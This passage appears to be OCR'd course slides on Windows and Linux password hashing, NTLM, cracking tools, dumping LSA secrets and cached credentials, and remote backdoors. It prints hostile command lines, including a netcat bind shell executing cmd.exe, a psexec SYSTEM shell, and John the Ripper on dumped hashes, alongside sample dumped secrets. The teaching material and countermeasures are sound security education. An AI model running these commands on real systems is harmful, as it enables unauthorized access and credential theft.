
User Name	LM Pas...	< 8	NT Pas...	LM Hash	NT Hash
✗ Testuser	* empty *	*		AAD3B43...	8846F7EAEE8FB117AD06BDD830B7586C
✗ Testuser2	* empty *	*		AAD3B43...	8846F7EAEE8FB117AD06BDD830B7586C

- This hash is from a different Windows 7 Beta machine




✗ Testuser3	* empty *	*		AAD3B43...	8846F7EAEE8FB117AD06BDD830B7586C

Linux Salts its Hashes



```
student@student-desktop:~$ sudo useradd -d /home/testuser1 -m testuser1
[sudo] password for student:
student@student-desktop:~$ sudo passwd testuser1
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
student@student-desktop:~$ sudo useradd -d /home/testuser2 -m testuser2
student@student-desktop:~$ sudo passwd testuser2
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
student@student-desktop:~$ sudo tail -2 /etc/shadow
testuser1:$1$zW1NMALV$kX5/VdKPX3HFUjnf2Fv301:14132:0:99999:7:::
testuser2:$1$EHNCIoxU$0nQusuZW0233b3VfHhTMS0:14132:0:99999:7:::
```


NTLM Uses MD4 Hashing



The NTLM response is calculated as follows (see Appendix D for a sample Java implementation):

1. The MD4 message-digest algorithm (described in RFC 1320) is applied to the Unicode mixed-case password. This results in a 16-byte value - the NTLM hash.
2. The 16-byte NTLM hash is null-padded to 21 bytes.
3. This value is split into three 7-byte thirds.
4. These values are used to create three DES keys (one from each 7-byte third).
5. Each of these keys is used to DES-encrypt the challenge from the Type 2 message (resulting in three 8-byte ciphertext values).
6. These three ciphertext values are concatenated to form a 24-byte value. This is the NTLM response.

Types of Hashes



www.101hacker.com/2010/12/hashes-and-seeds-know-basics.html

Different Types of Hashes and Salts

Posted by John (Admin) on 2:21 AM | Tags : Articles, Cryptography, How to, tutorials

- All fast hashes are WRONG for passwords
  - – SHA, MD, CRC
- You need a SLOW algorithm
  - – Ubuntu & Mac OS X hash thousands of times

Brute Force v. Dictionary

- There are two techniques for cracking passwords
  - Brute Force
    - Tries all possible combinations of characters
  - Dictionary
    - Tries all the words in a word list, such as able, baker, cow…
    - May try variations such as ABLE, Able, @bl3, etc.

Password-Cracking Countermeasures

- Strong passwords – not dictionary words, long, complex
- Add non-printable ASCII characters like (NUM LOCK) ALT255 or (NUM LOCK) ALT-129

Ways to Speed Cracks

- Rainbow tables trade time for memory with precomputed hashes
- Elcomsoft Distributed Password Recovery
  - Uses many machines together, and their graphics cards, to make cracking 100x faster

Authenticated Attacks

Cracking passwords

- Hashing – one-way encipherment
- Offline password guessing
  - Hashing algorithm → hash for a list of possible values (e.g. dictionary) → compare with hashed password from pwdump → matched means cracked
  - Account lockout is not an issue
- Weak hash algorithm
  - Stronger hashing vs. salting (random value to prevent precomputed hash tables, rainbow tables, that speedup cracking)
- Smart guessing
  - Dictionary, brute-force, precomputed hash tables
  - Project Rainbow Crack: precomputed LM hash table for $120 with 24GB in 6 DVDs
- Tools
  - CLI: John The Ripper Jumbo
  - GUI: LCP, Cain (dictionary, brute-force, LM/NTLM hashes, sniffed, rainbow tables), Ophcrack, L0phtcrack, Elcomsoft
- Processing time
  - Entropy ~ unpredictability


Dumping Cached Passwords

- Local Security Authority (LSA) Secrets
  - Contains unencrypted logon credentials for external systems
  - Available under the Registry subkey of HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets
  - Encrypted when the machine is off, but decrypted and retained in memory after login

Contents of LSA Secrets

- Service account passwords in *plaintext.*
  - Accounts in external domains
- Cached password hashes of the last ten users to log on to a machine
- FTP and web-user plaintext passwords
- Remote Access Services (RAS) dial-up account names and passwords
- Computer account passwords for domain access

Win XP Password in LSA Secrets




```
===================================
=== Cain's LSA Secrets Dumper ===
===================================


0083343a-f925-4ed7-b1d6-d95d17a0b57b-RemoteDesktopHelpAssistantAccou
 55 00 31 00 2B 00 33 00 58 00 78 00 46 00 47 00  U.1.+.3.X.x.F.G.
 4A 00 49 00 33 00 34 00 50 00 62 00 00 00        J.I.3.4.P.b...

0083343a-f925-4ed7-b1d6-d95d17a0b57b-RemoteDesktopHelpAssistantSID
 01 05 00 00 00 00 00 05 15 00 00 00 93 E3 62 48  ..............bH
 93 31 DA 1C 07 E5 3B 2B E8 03 00 00              .1....;+....

20ed87e2-3b82-4114-81f9-5e219ed4c481-SALEMHELPACCOUNT

DefaultPassword
 50 00 40 00 73 00 73 00 77 00 30 00 72 00 64 00  P.@.s.s.w.0.r.d.
```

Previous Logon Cache Dump


- If a domain member cannot reach the domain controller, it performs an offline logon with cached credentials
- The last ten domain logons are stored in the cache, in an encrypted and hashes form
- The tool CacheDump can reverse the encryption and get the hashed passwords

CacheDump Results



```
cachedump.exe

domadmin1:0E9A658F6132E709ED673458387E6892:work:work.comp.corp
entadmin1:19E8B953689EFBC3222ABC599F835856:comp:comp.corp
```

- John the Ripper can crack these hashes with brute-force and dictionary attacks



```
> john -format:mscash hashs.txt
```

Windows Credential Editor

- Extracts cleartext login password from RAM
- No hash-cracking required
- BUT you only get currently logged-on users
  - Or sometimes users who were logged on but have now logged off

Previous Logon Cache Dump Countermeasures


- There's not much you can do, Microsoft offers a patch but it doesn't help much
  - Microsoft KB Article ID Q184017
- You need Administrator or SYSTEM privileges to get the hashes
- Avoid getting admin-ed in the first place

Previous Logon Cache Dump Countermeasures

- Local Admin rights can lead to compromise of other accounts
- Avoid using high privileged domain accounts to log on local machines (e.g. to start services)
- Domain Admin should avoid RDP connections
- You can change the Registry value to eliminate the cached credentials
  - But then users won't be able to log in when a domain controller is not accessible

Remote Control and Back Doors

- Back doors: services enabling remote control
- Command-line Remote Control Tools
- Netcat for Windows
  - Use this syntax to listen on port 8080, and execute cmd




```
C:\nc>nc -l -e cmd.exe -p 8080
```

  - Add –d for stealth mode (no interactive console)
  - Obviously this is very dangerous—remote control with no logon


Connecting to the nc Listener

- On another machine connect with
  - TELNET *IP* 8080



```
L:\Documents and Settings\Sam>telnet 192.168.11.2 8080
```


  - You get a shell on the other machine



```
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\nc>dir
```

PsExec et al.

- SMB on TCP 139 or 445
- From SysInternals (Microsoft.com)
- Allows remote code execution (with a username and password)



```
C:\>psexec \\10.1.1.1 -u Administrator -p password -s cmd.exe
```


- Metaexploit Framework: a large array of backdoor payloads to spawn command-line shells bound to listening ports, etc.

Graphical Remote Control

- The Windows Built-in Terminal Services (aka Remote Desktop) listens on port 3389
  - It's not on by default

- Virtual Network Control (VNC) is free and very used for graphic remote control
  - Can easily be installed remotely

VNC as used in MetaSploit



VNC: VNCShell [SYSTEM@S214-17-SAM2] - Full Ac

Unlock Computer

This computer is in use and has been locked.

Only S214-17-SAM2\Administrator or an administrator ca
this computer.


User name: Administrator

Password:

Metasploit Courtesy Shell (TM)

